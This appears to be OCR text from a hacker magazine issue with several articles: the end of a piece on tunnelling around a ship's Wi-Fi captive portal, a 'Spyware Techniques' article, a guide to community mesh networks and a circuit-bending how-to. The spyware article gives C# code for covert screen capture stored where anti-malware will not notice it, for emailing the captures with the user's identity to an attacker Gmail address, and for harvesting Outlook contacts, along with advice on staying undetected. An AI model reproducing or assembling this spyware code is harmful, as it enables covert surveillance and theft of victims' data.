A day or two later I found myself still thinking about how to provide access to an iPad. I found a product called SquidMan [link 6] for OS X. It's a GUI tool that lets you run a squid-based proxy on your local machine.

I downloaded, installed, and configured it to use a parent proxy (using the ICMP tunnel IP above) and fired it up. OS X prompted me for permission to allow inbound traffic for the application, and I approved. I grabbed my phone, set the HTTP proxy to "manual," and input in the local IP of my laptop and port 3128. I flipped over to the mobile browser and once again was able to load HTTP and HTTPS sites.

Puzzle number two was complete and it was getting late. I shut down for the night, feeling victorious and wondering what puzzles awaited me in the morning.

For the remainder of the trip, I managed to spend the majority of the time disconnected. There are always more puzzles to solve, but my time with these people at this magnificent location was running out fast.

The ship's network had numerous issues, and in an effort to relax (and stay out of trouble), I didn't pursue any of the other puzzles presented. The puzzles not explored include a combination of the following:

Wireless clients could talk directly to each other.

Captive portal was presented via http on the same subnet as the clients.

The wireless subnet had a /18 bit mask (16382 hosts, or 64x bigger than a standard /24 subnet).

The logout page was hosted on the same IP as the captive portal.

Fun with proxies, e.g. [link 7]

Shout out to: Ch0wn35

Links

[0] https://www.torproject.org/

[1] http://tor.stackexchange.com/a/➥127

[2] http://code.gerade.org/hans/

[3] http://tuntaposx.sourceforge.net

[4] http://thomer.com/icmptx/

[5] http://www.tecmint.com/install-➥squid-in-ubuntu/

[6] http://squidman.net/squidman/

[7] http://www.ex-parrot.com/pete/➥upside-down-ternet.html

Spyware Techniques

by Chuck Easttom
www.ChuckEasttom.com
chuck@chuckeasttom.com

This article explores the concepts and principles of spyware creation. Various techniques are given for both capturing data, and for ensuring the spyware behaves in a manner least likely to be noticed. This article will contain specific code segments that could be used to create spyware. The code segments are a starting point for anyone wishing to create spyware. Various techniques are demonstrated.

Many of these techniques could be found separately via a careful search of security and hacking websites, relevant books, and journal articles. The purpose of this article is to provide a single, cohesive presentation of spyware techniques. This should facilitate researchers wishing to study spyware and spyware techniques.

It should be noted that there are other legal uses for spyware. It is legal for a parent to monitor their minor children's computer activity. In fact, so-called "nanny software" is really just spyware. It is also legal for employers to monitor work machines, though it is often best to notify employees that their activities may be monitored (Moore, 2000).

Introduction

Before continuing, a basic warning is in order. Since this article contains actual source code as well as specific techniques, you are advised to use this information with caution. The information should only be used in the process of penetration testing, for lawful applications such as law enforcement agencies with a valid warrant, or in similar situations.

Spyware is an integral part of intelligence operations and cyber warfare (Gallagher & Greenwald, 2014; Li & Lai, 2011). It can also be a part of certain law enforcement operations (Bellia, 2005). In the case of law enforcement, it is assumed the spyware is usually introduced pursuant to a valid warrant (Jarrett & Baille, 2009). In the case of intelligence operations, it is assumed the spyware is only used on valid foreign targets that would normally be the target of intelligence operations. While some people may be uncomfortable with the concept of spyware being used by governmental agencies, it should be noted that spyware is no different than a wiretap. It is a means to monitor communications. Provided the application of such monitoring is conducted within the confines of legal boundaries, then this should be no different than a more traditional phone tap.

I will explain basic function of spyware, how it works, and provide source code for that function. Techniques for ensuring the spyware remains undetected will also be explored. It must be emphasized that spyware techniques can only be applied in a legal setting. Using this technology outside of legal boundaries would constitute a felony.

General Background on Spyware

An individual spyware application can work in any number of ways to gather data. A common type of spyware is referred to as a key logger. A key logger literally logs each keystroke the user makes and puts them into a file so that everything the user types, including website addresses, usernames, and passwords, is recorded. Another type of spyware is one that takes periodic screenshots of exactly what is on the screen and saves them to a file.

In both cases, the data is temporarily stored on the victim's computer; the perpetrator must then exfiltrate that data from the target machine. There are several ways to do this. One is to have spyware that periodically sends its data to a predetermined email address or IP address. Another is for the attacker to have access to the target computer and periodically log on and get the data. In the latter case, the attacker may have previously hacked into the machine and installed the spyware, and then later, he or she returns to gather the data. In this article, you will see specific code to facilitate both screen captures and key logging.


Spyware Techniques

The goal of any spyware is to obtain information from the target computer. There are some standard approaches to this process that most spyware will implement. In this section, basic spyware techniques will be explored with source code examples.

Basic Screen Capture

Perhaps the most elementary approach to spyware is to have the software take periodic screen captures of the infected machine. This technique is actually very simple, rudimentary in fact. But it has several advantages over more complex methodologies. First, it does not require setting hooks into system processes, or complex programming. It can also be done with a rather small executable, and can perform screen capture intermittently, thus reducing the opportunity for detection. The disadvantage is that the data is kept in images which must first be stored on the infected machine, and then subsequently exfiltrated.

Sample code to perform a screen capture is given in Figure 1. This code is in C# and stores the screen capture in the user's default temp directory. C# is utilized for this example because it is widely used and will be understood by a wide range of programmers. Storing images in the default temp directory is selected because this directory frequently is filled with files during normal operations. Adding files to it is unlikely to trigger anti-malware. It is also unlikely that the computer user will view the contents of this folder and notice the new image files.




```
i = i + 1;
string sysName = string.Empty;
string sysUser = string.Empty;
Bitmap b = BitMapCreater();
printScreen = string.Format("{0}{1}", Path.GetTempPath(), "screen" + i + ".jpg");
picScreenCapture.Load(printScreen.ToString());

b.Save(printScreen, ImageFormat.Jpeg);
```

Figure 1 - Screen Capture Code

This is very simple code, and easy to implement. Certainly there are other approaches to screen capture, and this code can easily be enhanced to create more effective malware. A few suggestions for improving the code are presented here. This code can be placed inside a timer control (for Windows programs) so that it takes screen captures periodically. Or it could be executed at random intervals based on a pseudo-random number generator. Either approach would create a sparse infector malware. It is also possible to enhance this code so that it periodically checks the current window in the foreground (Microsoft Developer Network provides code samples for that process) and only takes screen shots if specific windows are in use. This would allow the spyware to be more targeted and only take images from certain programs.

Sending email


At some point the data must be transmitted out of the target computer to some location where it can be easily retrieved by the monitoring agency. Regardless of what methodology one implements to capture data, email is an effective way of sending out data in a manner that is less likely to be detected. Assuming emails are only sent infrequently, and the target address is one that is innocuous, such as a free email (Gmail, Hotmail, etc.), this exfiltration is less likely to be detected. The code for doing this is presented in Figures 2 and 3. The first part is a function that sends email, the second part is the code that calls that function. This code is presented in C#, for the reasons previously stated.



```
private static string sendMail(System.Net.Mail.MailMessage mm)
{
    try
    {
        string smtpHost = "smtp.gmail.com";
        string userName = "username@gmail.com";//write your email address
        string password = "************";//write password
        System.Net.Mail.SmtpClient mClient = new System.Net.Mail.SmtpClient();
        mClient.Port = 587;
        mClient.EnableSsl = true;
        mClient.UseDefaultCredentials = false;
        mClient.Credentials = new NetworkCredential(userName, password);
        mClient.Host = smtpHost;
        mClient.DeliveryMethod = System.Net.Mail.SmtpDeliveryMethod.Network;
        mClient.Send(mm);
    }
    catch (Exception ex)
    {
        System.Console.Write(ex.Message);
    }
```

Figure 2 - Send Email


The calling code shown below is somewhat more complicated than the bare minimum requirements. You will notice that it accomplishes a few interesting goals beyond simply calling the email send function. The first is that it gathers information on the current user. Given that the goal of spyware is to monitor some individual, this can be invaluable. It is also possible to target spyware so that if the user information does not match a given target, the spyware ceases to function.



```
System.Net.Mail.MailAddress toAddress = new System.Net.Mail.MailAddress("xxxxx@gmail.com");
System.Net.Mail.MailAddress fromAddress = new System.Net.Mail.MailAddress("thismachine@xyz.com");
System.Net.Mail.MailMessage mm = new System.Net.Mail.MailMessage(fromAddress, toAddress);
sysName = System.Security.Principal.WindowsIdentity.GetCurrent().Name.ToString();
sysUser = System.Security.Principal.WindowsIdentity.GetCurrent().User.ToString();
mm.Subject = sysName + " " + sysUser;
string filename = string.Empty;
System.Net.Mail.Attachment mailAttachment = new System.Net.Mail.Attachment(printScreen);
mm.Attachments.Add(mailAttachment);
mm.IsBodyHtml = true;
mm.BodyEncoding = System.Text.Encoding.UTF8;
sendMail(mm);
```

Figure 3 - Calling the email send function

Notice that the preceding examples are not dependent on a specific email client being present on the target computer. If the target machine has Microsoft Outlook, then you can simply utilize the Outlook client to send out messages. A code sample for that process is given in Figure 4.




```
public void send_email_via_outlook(bool battach, string filepath)
{
    try
    {
        Microsoft.Office.Interop.Outlook.Application outlookObj = new Microsoft.Office.Interop.Outlook.Application();
        Outlook.MailItem mailItem = (Outlook.MailItem) outlookObj.CreateItem(Outlook.OlItemType.olMailItem);
        mailItem.Subject = "This is the subject";
        mailItem.To = "someone@example.com";
        mailItem.Body = "This is the message.";

        if(battach==true)
           mailItem.Attachments.Add(filepath);//logPath is a string holding path to the log.txt file

        mailItem.Display(false);
    }
    catch (Exception ex)
    {

    }
```

Figure 4 - Sending Email via MS Outlook

To use this code (i.e., to write a program that executes this process), you will need to import a specific dll on your development machine. That import is shown here:

using `Outlook = Microsoft.Office.Interop.Outlook;`

It is often also useful to have access to the Outlook contact list in order to send emails to specific individuals. The code shown in Figure 5 will accomplish this.



```
DataSet ds = new DataSet();
ds.Tables.Add("Contacts");
ds.Tables[0].Columns.Add("Email");
ds.Tables[0].Columns.Add("FirstName");
ds.Tables[0].Columns.Add("LastName");

Microsoft.Office.Interop.Outlook.Items OutlookItems;
Microsoft.Office.Interop.Outlook.Application outlookObj;
Microsoft.Office.Interop.Outlook.MAPIFolder Folder_Contacts;



outlookObj = new Microsoft.Office.Interop.Outlook.Application();
Folder_Contacts = (Microsoft.Office.Interop.Outlook.MAPIFolder)outlookObj.Session.GetDefaultFolder(
    Microsoft.Office.Interop.Outlook.OlDefaultFolders.olFolderContacts);
OutlookItems = Folder_Contacts.Items;

for (int i = 0; i < OutlookItems.Count; i++)
{
    Microsoft.Office.Interop.Outlook.ContactItem contact = (Microsoft.Office.Interop.Outlook.ContactItem)OutlookItems[i + 1];
    DataRow dr = ds.Tables[0].NewRow();
    dr[0] = contact.Email1Address;
    dr[1] = contact.FirstName;
    dr[2] = contact.LastName;

    ds.Tables[0].Rows.Add(dr);

}
```

Figure 5 - Retrieve Outlook Contact List

Key Logger

Screen capture can be an effective approach to spyware. However, the most widely used approach involves the use of key loggers. In this section, I will demonstrate a very basic key logger that simply logs the command window activities. It will log whatever is typed into the command window. This is useful because most users do not routinely utilize the command window. However, administrative users often do. The code presented in this section also illustrates the process of getting a hook into an application. This code can be adapted to hook into other applications, other than the command window. The code is shown in Figure 6.

It should be noted that this code is more complex than the screen capture code shown earlier. However, the code is still under 80 lines of code for the entire class implementation. This makes it practical for use as spyware. Spyware should be small and compact. Large files are not appropriate for use as spyware.

Gathering User Information

Remember the goal of spyware is to gather information. Thus far, we've explored screen captures and key loggers. It is also possible, and frequently desirable, to gather user information from the operating system itself. The Windows operating system makes this very easy. The machine name, user name, how they are authenticating to the system, and other facts can be interesting information to gather. The following code, shown in Figure 8, is merely an example of what information can easily be gathered. This code is C# code.

Again, note that the code presented is small. Throughout this article, emphasis is given to small executable size.

Stealth Techniques

The first half of this article focused on basic spyware techniques. However, just as important as gathering information is that such surveillance is not easily detected. Whether this surveillance is part of a law enforcement operation, intelligence gathering, or the legal monitoring of employees/children, the best results will occur if the target is unaware of the surveillance. Should the target of an investigation realize that their system is being monitored, then the monitoring would no longer be useful.

This article is continued on page 164

Building DIY Community Mesh Networks

by Mike Dank
famicoman@gmail.com

Today, we are faced with issues regarding our access to the Internet, as well as our freedoms on it. As governmental bodies fight to gain more control and influence over the flow of our information, some choose to look for alternatives to the traditional Internet and build their own networks as they see fit. These community networks can pop up in dense urban areas, remote locations with limited Internet access, and everywhere in between.

Whether you are politically fueled by issues of net neutrality, privacy, and censorship, fed up with an oligarchy of Internet service providers, or just like tinkering with hardware, a wireless mesh network (or "meshnet") can be an invaluable project to work on. Numerous groups and organizations have popped up all over the world, creating robust mesh networks and refining the technologies that make them possible. While the overall task of building a wireless mesh network for your community may seem daunting, it is easy to get started and scale up as needed.

What Are Mesh Networks?

Think about your existing home network. Most people have a centralized router with several devices hooked up to it. Each device communicates directly with the central router and relies on it to relay traffic to and from other devices. This is called a hub/spoke topology, and you'll notice that it has a single point of failure. With a mesh topology, many different routers (referred to as nodes) relay traffic to one another on the path to the target machine. Nodes in this network can be set up ad-hoc; if one node goes down, traffic can easily be rerouted to another node. If new nodes come online, they can be seamlessly integrated into the network. In the wireless space, distant users can be connected together with the help of directional antennas and share network access. As more nodes join a network, service only improves as various gaps are filled in and connections are made more redundant. Ultimately, a network is created that is both decentralized and distributed. There is no single point of failure, making it difficult to shut down.

When creating mesh networks, we are mostly concerned with how devices are routing to and linking with one another. This means that most services you are used to running - like HTTP or IRC daemons - should be able to operate without a hitch. Additionally, you are presented with the choice of whether or not to create a darknet (completely separated from the Internet) or host exit nodes to allow your traffic out of the mesh.

Existing Community Mesh Networking Projects

One of the most well-known grassroots community mesh networks is Freifunk (`https://freifunk.net`), based out of Germany, encompassing over 150 local communities with over 25,000 access points. Guifi.net (`https://guifi.net`) based in Spain, boasts over 27,000 nodes spanning over 36,000 kilometers. In North America, we see projects like Hyperboria (`http://➥hyperboria.net`) which connect smaller mesh networking communities together such as Seattle Meshnet (`https://➥www.seattlemesh.net`), NYC Mesh (`https://nycmesh.net`), and Toronto Mesh (`https://tomesh.net`). We also see standalone projects like PittMesh (`http://www.pittmesh.net`) in Pittsburgh, WasabiNet (`http://gowasabi.➥net`) in St. Louis, and People's Open Network (`https://sudoroom.org`) in Oakland, California.

While each of these mesh networks may run different software and have a different base of users, they all serve an important purpose within their communities. Additionally, many of these networks consistently give back to the greater mesh networking community and choose to share information about their hardware configurations, software stacks, and infrastructure. This only benefits those who want to start their own networks or improve existing ones.

Picking Your Hardware & OS

When I was first starting out with Philly Mesh (`http://mesh.philly2600.net`), I was faced with the issue of acquiring hardware on a shoestring budget. Many will tell you that the best hardware is low-power computers with dedicated wireless cards. This, however, can incur a cost of several hundred dollars per node. Alternatively, many groups make use of SOHO routers purchased off-the-shelf, flashed with custom firmware. The most popular firmware used here is OpenWRT, an open source alternative that supports a large majority of consumer routers. If you have a relatively modern router in your house, there is a good chance it is already supported (if you are buying specifically for meshing, consider consulting OpenWRT's wiki for compatibility, `https://wiki.openwrt.org`). Based on Linux, OpenWRT really shines with its packaging system, allowing you to easily install and configure packages of networking software across several routers regardless of most hardware differences between nodes. With only a few commands, you can have mesh packages installed and ready for production.

Other groups are turning towards credit-card-sized computers like the BeagleBone Black and Raspberry Pi, using multiple USB Wi-Fi dongles to perform over-the-air communication. Here, we have many more options for an operating system as many prefer to use a flavor of Linux or BSD, though most of these platforms also have OpenWRT support.

There are no specific wrong answers here when choosing your hardware. Some platforms may be better suited to different scenarios. For the sake of getting started, spec'ing out some inexpensive routers (aim for something with at least two radios, 8MB of flash) or repurposing some Raspberry Pis is perfectly adequate and will help you learn the fundamental concepts of mesh networking as well as develop a working prototype that can be upgraded or expanded as needed (hooray for portable configurations). Make sure you consider options like indoor versus outdoor use, 2.4 GHz vs. 5 GHz band, etc.

Meshing Software

You have OpenWRT or another operating system installed, but how can you mesh your router with others wirelessly? Now, you have to pick out some software that will allow you to facilitate a mesh network. The first packages that you need to look at are for what is called the data link layer of the OSI model of computer networking (or OSI layer 2). Software here establishes the protocol that controls how your packets get transferred from node A to node B. Common software in this space is batman-adv (not to be confused with the layer 3 B.A.T.M.A.N. daemon), and open80211s, which are available for most operating systems. Each of these pieces of software have their own strengths and weaknesses; it might be best to install each package on a pair of routers and see which one works best for you. There is currently a lot of praise for batman-adv, as it has been integrated into the mainline Linux tree and was developed by Freifunk to use within their own mesh network.

Revisiting the OSI model again, you will also need some software to work at the network layer (OSI layer 3). This will control your IP routing, allowing for each node to compute where to send traffic next on its forwarding path to the final destination on the network. There are many software packages here such as OLSR (Optimized Link State Routing), B.A.T.M.A.N (Better Approach To Mobile Adhoc Networking), Babel, BMX6, and CJDNS (Caleb James Delisle's Networking Suite). Each of these addresses the task in its own way, making use of a proactive, reactive, or hybrid approach to determine routing. B.A.T.M.A.N. and OLSR are popular here, both developed by Freifunk. Though B.A.T.M.A.N. was designed as a replacement for OLSR, each is actively used and OLSR is highly utilized in the Commotion mesh networking firmware (a router firmware based off of OpenWRT).

For my needs, I settled on CJDNS, which boasts IPv6 addressing, secure communications, and some flexibility in auto-peering with local nodes. Additionally, CJDNS is agnostic to how its host connects to peers. It will work whether you want to connect to another access point over batman-adv, or even tunnel over the existing Internet (similar to Tor or a VPN)! This is useful for mesh networks starting out that may have nodes too distant to connect wirelessly until more nodes are set up in-between. This gives you a chance to lay infrastructure sooner rather than later, and simply swap-out for wireless linking when possible. You also get the interesting ability to link multiple meshnets together that may not be geographically close.

Putting It Together

At this point, you should have at least one node (though you will probably want two for testing) running the software stack that you have settled on. With wireless communications, you can generally say that the higher you place the antenna, the better. Many community mesh groups try to establish nodes on top of buildings with roof access, making use of both directional antennas (to connect to distant nodes within the line of sight) as well as omnidirectional antennas to connect to nearby nodes and/or peers. By arranging several distant nodes to connect to one another via line of sight, you can establish a networking backbone for your meshnet that other nodes in the city can easily connect to and branch off of.

Gathering Interest

Mesh networks can only grow so much when you are working by yourself. At some point, you are going to need help finding homes for more nodes and expanding the network. You can easily start with friends and family - see if they are willing to host a node (they probably wouldn't even notice it after a while). Otherwise, you will want to meet with like-minded people who can help configure hardware and software, or plan out the infrastructure. You can start small online by setting up a website with a mission statement and making a post or two on Reddit (/r/darknetplan in particular) or Twitter. Do you have hackerspaces in your area? Linux or amateur radio groups? A *2600* meeting you frequent? All of these are great resources to meet people face-to-face and grow your network one node at a time.

Conclusion

Starting a mesh network is easier than many think, and is an incredible way to learn about networking, Linux, micro platforms, embedded systems, and wireless communication. With only a few off-the-shelf devices, one can get their own working network set up and scale it to accommodate more users. Community-run mesh networks not only aid in helping those fed up with or persecuted by traditional network providers, but also those who want to construct, experiment, and tinker. With mesh networks, we can build our own future of communication and free the network for everyone.

2600
For feedback, write to calendar@2600.com. For more info on this and other projects, visit www.2600.com.
$15.00

Musical Monstrosities

by Dent
dentedfun@gmail.com
dentedfun@protonmail.ch

I recently decided I wanted to combine my two favorite things, hacking and music. Some refer to this lovely art form as "circuit bending," the process of modifying electronic toys to make interesting and unique sounds they were not intended to make. Of course, that's the complicated way of saying, "breaking open a toy and screwing around with some wires." In this article I will explain step by step how to make your own musical monstrosity to have fun with or show your friends.

Required Tools

Soldering Iron
Solder
Wire
Wire stripper(s)
Wire cutter(s)
Screwdriver (of varying sizes)
Switch(s)
Button(s)
Resistor(s)
Variable Resistor(s)
Spendable Cash
Alligator Clip(s)
Drill (with varying drill bits)

Getting A Toy

First of all, you have to pick a toy to hack. The first toy I ever successfully hacked was picked up from a Canadian dollar store for $2.50 (because apparently that's how dollar stores work). It was an electronic organ, which I later dubbed the Xorgan because of its weird glitchiness. I suggest not spending over $10 on your first toy because there is a chance you will break the thing. I learned this one the hard way (completely destroying a $20 talking turtle). Toys that make music (keyboards, xylophones, etc.) are in my opinion the most fun to play with.

Familiarization

Next you have to familiarize yourself with the toy. I suggest doing this alone in a room if you don't feel like explaining why anyone over the age of five would be playing with Tickle Me Elmo. Don't be afraid to like your toy. I spent 30 minutes playing Yankee Doodle on the Xorgan before I even took the thing apart. By the end of this step, you should know what every button and switch does on your toy.

Dissecting Your Toy

Now it's finally time to expose the guts of your toy. Most toys will have screws on the back which makes it very easy to open up with a screwdriver. If your toy, for whatever reason, doesn't have screws on the back, you may need to use other tools (X-Acto knives, pliers, etc.) to take the back off. After the case is divided and the inner workings are visible, go ahead and locate the circuit board. It's usually green and decorated with visible solder joints or, as some know them, little silver blobs. If the circuit board is screwed into place, unscrew it so you can move it a bit.

Brainwashing Your Toy

Break out your finest pair of alligator clips. While pressing buttons on the front of your toy that activate sounds/music, put the ends of your alligator clips on various solder joints. Try to stay away from the battery pack, but don't be afraid to experiment! Eventually you should hear an audible change in the toy's sound. It might change the pitch, the tone, or it might totally glitch out. Once you find this change, you may want to attach a potentiometer or other variable resistor to your alligator clips in order to see how your sound changes with different levels of resistance. If it sounds better with the variable resistor, then make note that you would rather use that instead of a simple switch. It does help to mark connections you like on a printed-out picture of your circuit, but it isn't necessary as long as you know what you touched.

Wiring It Up

Now that you've found some good connections, it's time to make them permanent settings in your toy. Take out your solder and soldering iron as well as some wire. Cut a length of wire that you find suitable and strip the ends so that you can solder it all together. Where one end of your alligator clip was, attach your wire. Try to use thin solder so as not to bridge any solder joints you didn't intend to. Solder the other end to a switch (or variable resistor if you prefer). Repeat this process with another wire on the other solder joint, attaching it to the same switch. Test it out. Switch in between your custom sound and the normal sound. If it isn't working, de-solder your connections and try again. Congratulations! The hard part is now over and you've already got something really cool to show off. All we have to do now is make your toy look a little more pretty.

Stitching Up Your Toy

While you may be tempted to walk around with your toy guts making cool sounds, it's a lot neater to put the case back together with your newly installed switches on the outside of the case. Take out your drill with a drill bit about the size of the shaft of your switch/variable resistor. Drill a hole in one of the ends of your case, and poke the switch/variable resistor through. Tighten it with a washer and a nut (which usually comes with the component). Screw the case back together with the same screws you took out earlier, and play with your new sounds.

Labeling Your Toy

All that's needed are a few optional final touches. It helps to write the direction that your switch switches in with permanent marker. I also like writing funny phrases and titles on the outside of my case.

Conclusion

In conclusion, making musical monstrosities is a fun and cool activity. Sometimes you might end up with your next favorite instrument. The best part is the fact that what you've created exists nowhere else. No other person will ever have what you've made unless you give it to them. Show off your toy on the Internet, and teach others how to make their own. Have a great time with your new musical instrument!

The front of my Xorgon, beautifully labeled. (I removed the black keys because they didn't make any noise.)


The back of my Xorgon, containing a switch with the direction labeled. I also labeled the battery pack "money" because money is power (badum tssss).

Links

`http://circuitbenders.co.uk/` - a cool site about circuit bending

`http://www.anti-theory.com/soundart/circuitbend/` - a great place to start circuit bending

`https://www.amazon.com/Circuit-Bending-Instruments-ExtremeTech-Ghazala-Paperback/dp/B011YUBHKG/ref=sr_1_2?ie=UTF8&qid=1470697202` - a very expensive but very informative book about the art of circuit bending



The Hacker Perspective

by Scott Everard

